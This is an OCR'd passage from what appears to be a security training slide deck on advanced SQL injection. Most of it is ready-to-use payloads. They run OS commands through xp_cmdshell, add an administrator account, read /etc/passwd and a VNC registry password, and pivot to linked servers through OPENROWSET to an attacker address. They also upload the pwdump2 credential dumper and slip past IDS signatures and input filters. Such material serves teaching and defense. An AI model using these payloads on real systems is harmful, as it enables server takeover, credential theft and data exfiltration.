- '; declare @var varchar(256); set @var = ' del test.txt && arp -a >> test.txt && ipconfig /all >> test.txt && nbtstat -c >> test.txt && netstat -ano >> test.txt && route print >> test.txt && tracert -w 10 -h 10 google.com >> test.txt'; EXEC **master..xp_cmdshell @var** --
- '; CREATE TABLE tmp (txt varchar(8000)); **BULK INSERT** tmp FROM 'test.txt' --
- '; begin declare @data varchar(8000) ; set @data=': ' ; select @data=@data+txt+' | ' from tmp where txt<@data ; **select @data as x into temp** end --
- ' and 1 in (select substring(x,1,255) from temp) --
- '; declare @var sysname; set @var = 'del test.txt'; EXEC master..xp_cmdshell @var; drop table temp; drop table tmp --

6) OS Cmd Prompt




Jumping to the OS

- Linux based MySQL
  - ' union select 1, (load_file('/etc/passwd')),1,1,1;
- MS SQL Windows Password Creation
  - '; **exec xp_cmdshell** 'net user /add victor Pass123'--
  - '; **exec xp_cmdshell** 'net localgroup /add administrators victor' --
- Starting Services
  - '; exec master..xp_servicecontrol 'start','FTP Publishing' --

Retrieving VNC Password from Registry

- '; **declare @out binary(8)**
  exec master..xp_regread @rootkey='HKEY_LOCAL_MACHINE',
  @key='SOFTWARE\ORL\WinVNC3\Default', **@value_name**='Password',
  @value = **@out output**
  select cast(@out as bigint) as x into TEMP--
- ' **and 1 in** (**select** cast(x as varchar) **from** temp) --

7) Expand Influence



Hopping into other DB Servers

- Finding linked servers in MS SQL
  - select * from sysservers
- Using the OPENROWSET command hopping to those servers can easily be achieved
- The same strategy we saw earlier with using OPENROWSET for reverse connections

Linked Servers

```
'; insert into
        OPENROWSET('SQLoledb',
        'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
        'select * from mydatabase..hacked_sysservers')
        select * from master.dbo.sysservers
'; insert into
        OPENROWSET('SQLoledb',
        'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
        'select * from mydatabase..hacked_linked_sysservers')
        select * from LinkedServer.master.dbo.sysservers
'; insert into
        OPENROWSET('SQLoledb',
        'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
        'select * from mydatabase..hacked_linked_sysdatabases')
        select * from LinkedServer.master.dbo.sysdatabases
```

Executing through stored procedures remotely

- If the remote server is configured to only allow stored procedure execution, this changes would be made:

```
insert into
        OPENROWSET('SQLoledb',
        'uid=sa; pwd=Pass123; Network=DBMSSOCN; Address=myIP,80;',
    'select * from mydatabase..hacked_sysservers')
        exec Linked_Server.master.dbo.sp_executesql N'select * from
    master.dbo.sysservers'
insert into
        OPENROWSET('SQLoledb',
        'uid=sa; pwd=Pass123; Network=DBMSSOCN; Address=myIP,80;',
    'select * from mydatabase..hacked_sysdatabases')
        exec Linked_Server.master.dbo.sp_executesql N'select * from
    master.dbo.sysdatabases'
```

Uploading files through reverse connection

- **'; create table** *AttackerTable* (**data** text) --
- **'; bulk insert** *AttackerTable* --
  from 'pwdump2.exe' **with** (codepage='RAW')
- **'; exec master..xp_regwrite**
  'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\MSSQLServer\Client\ConnectTo','MySrvAlias','REG_SZ','DBMSSOCN, MyIP, 80' --
- **'; exec xp_cmdshell 'bcp** "select * from AttackerTable" queryout pwdump2.exe -c **-Craw** -SMySrvAlias -Uvictor -PPass123' --

Uploading files through SQL Injection

- If the database server has no Internet connectivity, files can still be uploaded
- Similar process but the files have to be hexed and sent as part of a query string
- Files have to be broken up into smaller pieces (4,000 bytes per piece)

Example of SQL injection file uploading

- The whole set of queries is lengthy
- You first need to inject a stored procedure to convert hex to binary remotely
- You then need to inject the binary as hex in 4000 byte chunks
  - ' declare @hex varchar(8000), @bin varchar(8000) select @hex = '4d5a900003000…
    ▫ 8000 hex chars ▫…0000000000000000000' exec master..sp_hex2bin @hex, @bin output ; insert master..pwdump2 select @bin --
- Finally you concatenate the binaries and dump the file to disk.

Evasion Techniques

Evasion Techniques

- Input validation circumvention and IDS Evasion techniques are very similar
- Snort based detection of SQL Injection is partially possible but relies on "signatures"
- Signatures can be evaded easily
- Input validation, IDS detection AND strong database and OS hardening must be used together

IDS Signature Evasion

Evading ' OR 1=1 signature

- ' OR 'unusual' = 'unusual'
- ' OR 'something' = 'some'+'thing'
- ' OR 'text' = N'text'
- ' OR 'something' like 'some%'
- ' OR 2 > 1
- ' OR 'text' > 't'
- ' OR 'whatever' IN ('whatever')
- ' OR 2 BETWEEN 1 AND 3

Input validation

- Some people use PHP addslashes() function to escape characters
  - single quote (')
  - double quote (")
  - backslash (\)
  - NUL (the NULL byte)
- This can be easily evaded by using replacements for any of the previous characters in a numeric field

Evasion and Circumvention

- IDS and input validation can be circumvented by encoding
- Some ways of encoding parameters
  - URL encoding
  - Unicode/UTF-8
  - Hex enconding
  - char() function

MySQL Input Validation Circumvention using Char()

- Inject without quotes (string = "%"):
  - ' or username like char(37);
- Inject without quotes (string = "root"):
  - ' union select * from users where login = char(114,111,111,116);
- Load files in unions (string = "/etc/passwd"):
  - ' union select 1, (load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;
- Check for existing files (string = "n.ext"):
  - ' and 1=(if((load_file(char(110,46,101,120,116))<>char(39,39)),1,0));

IDS Signature Evasion using white spaces

- UNION SELECT signature is different to
- UNION SELECT
- Tab, carriage return, linefeed or several white spaces may be used
- Dropping spaces might work even better
  - 'OR'1'='1' (with no spaces) is correctly interpreted by some of the friendlier SQL databases

IDS Signature Evasion using comments

- Some IDS are not tricked by white spaces
- Using comments is the best alternative
  - /* … */ is used in SQL99 to delimit multirow comments
  - UNION/**/SELECT/**/
  - '/**/OR/**/1/**/=/**/1
  - This also allows to spread the injection through multiple fields
    - USERNAME: ' or 1/*
    - PASSWORD: */ =1 --

IDS Signature Evasion using string concatenation

- In MySQL it is possible to separate instructions with comments
  - UNI/**/ON SEL/**/ECT
- Or you can concatenate text and use a DB specific instruction to execute
  - Oracle
    - '; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'
  - MS SQL
    - '; EXEC ('SEL' + 'ECT US' + 'ER')

IDS and Input Validation Evasion using variables

- Yet another evasion technique allows for the definition of variables
  - ; declare @x nvarchar(80); set @x = N'SEL' + N'ECT US' + N'ER');
  - EXEC (@x)
  - EXEC SP_EXECUTESQL @x
- Or even using a hex value
  - ; declare @x varchar(80); set @x = 0x73656c65637420404076657273696f6e; EXEC (@x)
  - This statement uses no single quotes (')

Links

- A lot of SQL Injection related papers
  - http://www.nextgenss.com/papers.htm
  - http://www.spidynamics.com/support/whitepapers/
  - http://www.appsecinc.com/techdocs/whitepapers.html
  - http://www.atstake.com/research/advisories
- Other resources
  - http://www.owasp.org
  - http://www.sqlsecurity.com
  - http://www.securityfocus.com/infocus/1768